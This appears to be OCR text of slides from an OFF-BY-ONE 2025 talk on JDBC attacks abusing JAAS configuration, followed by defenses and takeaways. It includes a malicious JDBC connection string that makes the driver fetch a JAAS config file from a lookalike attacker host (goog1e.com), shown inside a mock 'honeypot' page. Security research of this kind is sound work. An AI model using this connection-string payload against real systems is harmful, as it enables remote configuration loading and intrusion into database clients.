
```
SELECT * FROM
(IMPORT FROM JDBC AT jdbc_connection_2
    STATEMENT 'select ''Connection works'' '
);
```

Honeypot

Honeypot


www.goog1e.com:8000/secret.html
Secret page!!!!!
Not allowed to be exposed to the Internet!!!!
JDBC Connection String of the company's production database:
jdbc:databricks://127.0.0.1:8000;AuthMech=1;KrbAuthType=1;krbJAASFile=http://www.goog1e.com/jaas.conf

Excited to Try



OFF-BY-ONE
2025

06
Defense & Summary

Defense

- **Do not trust inputs from users.**
- **Actively update Java libs.**

- **Disallow dangerous LoginModules, or only permit trusted ones.**

- **Disallow loading JAAS config remotely.**
- **Disable dangerous LoginModules by default.**

Takeaways

- Know how to use JAAS and how it works
- Know some vulnerabilities about JAAS and their root causes
- Acquire a new JDBC attack
- Know the impact of JDBC vulnerabilities
- …

Q&A


OFF-BY-ONE
2025
2025
Thanks